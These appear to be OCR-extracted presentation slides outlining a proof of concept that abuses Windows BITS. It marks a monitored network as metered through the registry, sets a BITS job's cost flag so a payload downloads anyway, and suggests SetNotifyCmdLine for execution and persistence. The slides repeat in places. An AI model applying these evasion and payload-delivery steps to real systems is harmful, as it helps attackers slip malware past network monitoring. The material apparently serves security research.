Proof of concept (PoC)

- **Phase 1: Change setting for monitored network as metered connection**
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\DefaultMediaCost
- Set Ethernet value to 0x2 (requires assigning Administrator as owner of key)
- Michael Pietroforte wrote a PowerShell script to do this for Windows 10: https://4sysops.com/archives/set-windows-10-ethernet-connection-to-metered-with-powershell/

Proof of concept (PoC)

- Phase 2: Downloader fetches payload

Proof of concept (PoC)

- **Phase 2: Downloader fetches payload**

- Requires BITS 5.0 (Windows 8, Server 2012, and greater)

- Implements IBackgroundCopyJob5

- Sets BITS_JOB_PROPERTY_VALUE as DWORD with BITS_COST_STATE_UNRESTRICTED (0x1) flag

- Based on "How to control whether a BITS job is allowed to download over an expensive connection" (Microsoft): https://msdn.microsoft.com/en-us/library/windows/desktop/hh994437(v=vs.85).aspx

Proof of concept (PoC)

- **Phase 2: Downloader fetches payload**
- Beginning with BITS_COST_STATE_TRANSFER_NOT_ROAMING, the enum flags represent multiple bitwise ORs

```
typedef enum BITS_COST_STATE {
  BITS_COST_STATE_UNRESTRICTED,
  BITS_COST_STATE_CAPPED_USAGE_UNKNOWN,
  BITS_COST_STATE_BELOW_CAP,
  BITS_COST_STATE_NEAR_CAP,
  BITS_COST_STATE_OVERCAP_CHARGED,
  BITS_COST_STATE_OVERCAP_THROTTLED,
  BITS_COST_STATE_USAGE_BASED,
  BITS_COST_STATE_IGNORE_CONGESTION,
  BITS_COST_STATE_RESERVED,
  BITS_COST_STATE_TRANSFER_NOT_ROAMING,
  BITS_COST_STATE_TRANSFER_NO_SURCHARGE,
  BITS_COST_STATE_TRANSFER_STANDARD,
  BITS_COST_STATE_TRANSFER_UNRESTRICTED,
  BITS_COST_STATE_TRANSFER_ALWAYS
} BITS_COST_STATE;
```

Proof of concept (PoC)

- **Phase 2: Downloader fetches payload**
- Beginning with BITS_COST_STATE_TRANSFER_NOT_ROAMING, the enum flags represent multiple bitwise ORs

```
typedef enum BITS_COST_STATE {
  BITS_COST_STATE_UNRESTRICTED,
  BITS_COST_STATE_CAPPED_USAGE_UNKNOWN,
  BITS_COST_STATE_BELOW_CAP,
  BITS_COST_STATE_NEAR_CAP,
  BITS_COST_STATE_OVERCAP_CHARGED,
  BITS_COST_STATE_OVERCAP_THROTTLED,
  BITS_COST_STATE_USAGE_BASED,
  BITS_COST_STATE_IGNORE_CONGESTION,
  BITS_COST_STATE_RESERVED,
  BITS_COST_STATE_TRANSFER_NOT_ROAMING,
  BITS_COST_STATE_TRANSFER_NO_SURCHARGE,
  BITS_COST_STATE_TRANSFER_STANDARD,
  BITS_COST_STATE_TRANSFER_UNRESTRICTED,
  BITS_COST_STATE_TRANSFER_ALWAYS
} BITS_COST_STATE;
```


```
BITS_COST_STATE_TRANSFER_NOT_ROAMING == (
  BITS_COST_OPTION_IGNORE_CONGESTION |
  BITS_COST_STATE_USAGE_BASED |
  BITS_COST_STATE_OVERCAP_THROTTLED |
  BITS_COST_STATE_OVERCAP_CHARGED BITS_COST_STATE_NEAR_CAP |
  BITS_COST_STATE_BELOW_CAP |
  BITS_COST_STATE_CAPPED_USAGE_UNKNOWN |
  BITS_COST_STATE_UNRESTRICTED
)

PoC sets BITS_JOB_PROPERTY_VALUE as DWORD with
BITS_COST_STATE_UNRESTRICTED (0x1) flag
```

Proof of concept (PoC)

- **Phase 3 (Not Implemented): Execute payload**

- Could use **SetNotifyCmdLine** to execute and/or create autorun and/or schedule task (persistence) and/or ...


- The sky is the limit



BITS?
A BIT ABOUT US
?
CONTACT US
SOURCES
BITS and pieces


Reverse Engineering PoC


Reverse Engineering PoC

Automated
Analysis


Automated
Analysis



Automated
Analysis


Automated
Analysis



